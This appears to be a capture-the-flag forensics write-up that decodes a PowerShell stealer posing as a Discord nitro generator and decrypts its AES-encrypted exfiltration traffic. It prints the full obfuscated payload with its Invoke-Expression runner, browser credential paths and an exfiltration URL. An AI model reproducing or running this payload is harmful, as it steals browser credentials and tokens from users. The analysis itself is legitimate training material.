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
HdoJCI9ACTSVFJ" ;
$s0yAY2gmHVNFd7QZ = $jozeq3n.ToCharArray() ; [array]::Reverse($s0yAY2gmHVNFd7QZ) ; -join $s0yAY2gmHVNFd7QZ 2>&1> $null ;
$LOaDcODEoPX3ZoUgP2T6cvl3KEK = [sYSTeM.TeXt.ENcODING]::UTf8.geTSTRiNG([SYSTEm.cOnVeRT]::FRoMBaSe64sTRing("$s0yAY2gmHVNFd7QZ")) ;
$U9COA51JG8eTcHhs0YFxrQ3j = "Inv"+"OKe"+"-EX"+"pRe"+"SSI"+"On" ; New-alIaS -Name pWn -VaLuE $U9COA51JG8eTcHhs0YFxrQ3j -FoRcE ; pWn
$lOADcODEoPX3ZoUgP2T6cvl3KEK ;
```

1 client pkt, 7 server pkts, 1 turn.
Entire conversation (9,332 bytes)
Show data as ASCII
Stream 3

This payload had a base64 encoded PowerShell script that was used by an attacker and decoding of the script in the CyberChef helped to find the first part of the flag.


Recipe

Reverse

By: Character

From Base64

Alphabet: A-Za-z0-9+/=

[✓ Remove non-alphabet chars] Strict mode

STEP · BAKE! · [✓ Auto Bake]


Input

```
2TyVmYtVnbkACds1CIpRCI7ADI9ASakgCIy9mZgACIgoQDK0QKoAEI9AyclR2bjRCIgACIK0wJ5gzN2UDNzITMwoXe4dnd1R3
cyFHcv5Wbstmaph2ZmVGZjJWYalFWXZVVUNlURB1TO1ETLpUSIdkRFR0QCF0Jg0DIzJXYoNGJgACIgoQDK0QKgACIgoQD2EDI
9ACa0dmblxUZk92Yk0Fdul2WgACIgACIgAiCNwCMxASPgMXZk92Qm9kclJWb15GJdRnbptFIgACIgACIgoQDoASbhJXYwBCIg
AiCNsHIzVGZvN0byRXaORmcvN2cpRUZ0Fmcl5WZHBibvlGdj5WdmpQDK0QfK0wcuV2avRHJg4mc1RXZyBCIgAiCNoQD9tHIoN
GdhNGI9BCIgAiCN0HIgACIgACIgoQD9tHIoNGdhNGI9BCIgACIgACIgACIgoQD9BCIgACIgACIgACIgACIgAiCN0HIgACIgAC
IgACIgACIgACIgACIgoQDlVHbhZlLzVGajRXYN5yXkACIgACIgACIgACIgACIgACIgACIgoQD7BCdjVmai9ULoNWYFJ3b
GBCfgMXZoNGdh1EbsFULggXZnVmckAibyVGd0FGUtAyZulmc0NVL0NWZsV2UgwHI05WZ052bDVGbpZGJg0zKgMnblt2b0RCIg
ACIgACIgACIgACIgACIgACIgoQD7BSKpcSf1kDLwgzed1ydctlLcFmZtdCIscSfwETMsUjM71VL3x1WuwVf2sXXtcHXb5CX9Z
jM71VL3x1WngCQg4WaggXZnVmckgCIoNWYlJ3bmBCIgACIgACIgACIgACIgAiCNoQDw9GdTBibvlGdjFkcvJncF1CI3FmUtAS
ZtFmTsxWdG5yXkACa0FGUtACduVGdu92QtQXZHBSPgQnblRnbvNUZslmZkACIgACIgACIgACIgACIgAiCNsHI5JHdgACIgACI
gACIgACIK0AIgACIgACIgACIgAiCNsHI0NWZqJ2Ttg2YhVkcvZEI8BSZjJ3bG1CIlNnc1NWZS1CIlxWaG1CIoRXYwRCIoRXYQ
1CItVGdJRGbph2QtQXZHBCIgACIgACIK0wegknc0BCIgAiCNoQDpgCQg0DIz5WZr9GdkACIgAiCNoQDpACIgAiCNgGdhBHJdd
mbpJHdztFIgACIgACIgoQDoASbhJXYwBCIgAiCNsHIsFWZ0NFIu9Wa0Nmb1ZmCNoQDiEGZ3pWYrRmap9maxomczkDOxomcvAD
OwgjO1MTMuYTMx4CO2EjLykTMv8iOwRHdoJCI9ACTSVFJ
```

8096 · 1 · Raw Bytes · LF

Output

```
Write-Host "Generating Discord nitro keys! Please be patient..."

$local = $env:LOCALAPPDATA
$roaming = $env:APPDATA
$part1 = "SFRCe2ZyMzNfTjE3cjBHM25fM3hwMDUzZCFf"

$paths = @{
    'Google Chrome' = "$local\Google\Chrome\User Data\Default"
    'Brave' = "$local\BraveSoftware\Brave-Browser\User Data\Default\"
    'Opera' = "$roaming\Opera Software\Opera Stable"
    'Firefox' = "$roaming\Mozilla\Firefox\Profiles"
}

$headers = @{
    'Content-Type' = 'application/json'
```


Recipe

From Base64

Alphabet: A-Za-z0-9+/=

[✓ Remove non-alphabet chars] Strict mode

Input


```
SFRCe2ZyMzNfTjE3cjBHM25fM3hwMDUzZCFf
```

37 · 2

Output

```
HTB{fr33_N17r0G3n_3xp053d!_
```

Detected script had a code for performing some cryptographic operations, so I decided to use GPT for analyzing the script and rewriting it to Python.




Act as experienced PowerShell script developer. Analyze the following code:

```
<code>
function Encrypt-String($key, $plaintext) {
   $bytes = [System.Text.Encoding]::UTF8.GetBytes($plaintext)
   $aesManaged = Create-AesManagedObject $key
   $encryptor = $aesManaged.CreateEncryptor()
   $encryptedData = $encryptor.TransformFinalBlock($bytes, 0, $bytes.Length);
   [byte[]] $fullData = $aesManaged.IV + $encryptedData
   [System.Convert]::ToBase64String($fullData)
}
<code>
```

Now please write a function in python that will decrypt encrypted by the above code data

Script failed even after some modifications, so I switched to the online tool. AES Key from the previously decoded script:



From Base64

Alphabet: A-Za-z0-9+/=


Remove non-alphabet chars [✓] Strict mode [ ]

```
Y1dwaHJOVGs5d2dXWjkzdDE5amF5cW5sYUR1SWVGS2k=
```

```
44    1    0→43 (43 selected)
```


```
cWphrNTk9wgWZ93t19jayqnlaDuIeFKi
```

Ok, so after I had a key and required details regarding the encryption process, I returned back to the conversations review in order to find the encrypted data and then decrypt it. After some time, I managed to find the relevant stream:



```
POST /rj1893rj1joijdkajwda HTTP/1.1
Content-Type: text/plain
User-Agent: Mozilla/5.0
Host: 192.168.116.135:8080
Content-Length: 728
Connection: Keep-Alive

bEG+rGcRyYKeqlzXb0QVVRvFp5E9vmlSSG3pvDTAGoba05Uxvepwv++0uWe1Mn4LiIInZiNC/
ES1tS7Smzmbc99Vcd9h51KgA5Rs1t8T55Er5ic4FloBzQ7tpinw99kC380WRaWcq1Cc8iQ6lZBP/
yqJuLsfLTpSY3yIeSwq8Z9tusv5uWvd9E9V0Hh2Bwk5LDMYnywZw64hsH8yuE/u/
lMvP4gb+OsHHBPcWXqdb4DliwhWwblDhJB4022UC2eEMI0fcHe1xBzBSNyY8xqpoyaAaRHiTxTZaLkrfhDUgm+c0zOEN8byhOifZhCJqS7tfoTHUL4Vh+1AeBTTUTprtdbmq3YUhX
6ADTrEBi5gXQbSI5r1wz3r37A71Z4pHHnAoJTO0urqIChpBihFWfYsdoMmO77vZmdNPDo1Ug2jynZzQ/
NkrcoNArBNIfboiBnbmCvFc1xwHFGL4JPdje8s3cM2KP2EDL3799VqJw3lWoFX0oBgkFi+DRKfom20XdECpIzW9idJ0eurxLxeGS4JI3n3jl4fIVDzwvdYr+h6uiBUReApqRe1Bas
R8enV4aNo+IvsdnhzRih+rpqdtCTWTjlzUXE0YSTknxiRiBfYttRulO6zx4SvJNpZ1qOkS1UW20/2xUO3yy76Wh9JPDCV7OMvIhEHDFh/F/
jvR2yt9RTFId+zRt12Bfyjbi8ret7QN07dlpIcppKKI8yNzqB4FA==HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.10.12
Date: Sat, 02 Mar 2024 18:12:50 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2
Connection: close

OK
```

Once it was done, I decrypted the payload using online tool:



devglan.com/online-tools/aes-encryption-decryption

```
rpqdtCTWTjlzUXE0YSTknxiRiBfYttRulO6zx4SvJ
NpZ1qOkS1UW20/2xUO3yy76Wh9JPDCV7OM
vIhEHDFh/F/jvR2yt9RTFId+zRt12Bfyjbi8ret7QN
07dlpIcppKKI8yNzqB4FA==
```

Select Cipher Mode of Encryption: ECB

Key Size in Bits: 128

Enter Secret Key: Enter secret key

Output Text Format: [✓ Base64] Hex


Input Text Format: [✓ Base64] Hex

Select Cipher Mode of Decryption: CBC

Enter IV Used During Encryption(Optional): Enter initialization vector

Key Size in Bits: 256

Enter Secret Key used for Encryption: cWphrNTk9wgWZ93t19jayqnlaDuleFKi


AES Decrypted Output (**Base64**):


SI6ICAicGhyZWFrc19hZGlpbilsDQogICAgICA
gICJUb2tlbiI6ICAiTW9JeHRqRXdNejlwTTVBck
5qVXpOVFE1TkEuR3czLUdXLmJHeUVrT1ZsWkN
zZlE4LTZGUW54YzlzTWExNWg3VVAzY0NPRk5r
Ig0KICAgIH0NCl0=

Decode to Plain Text

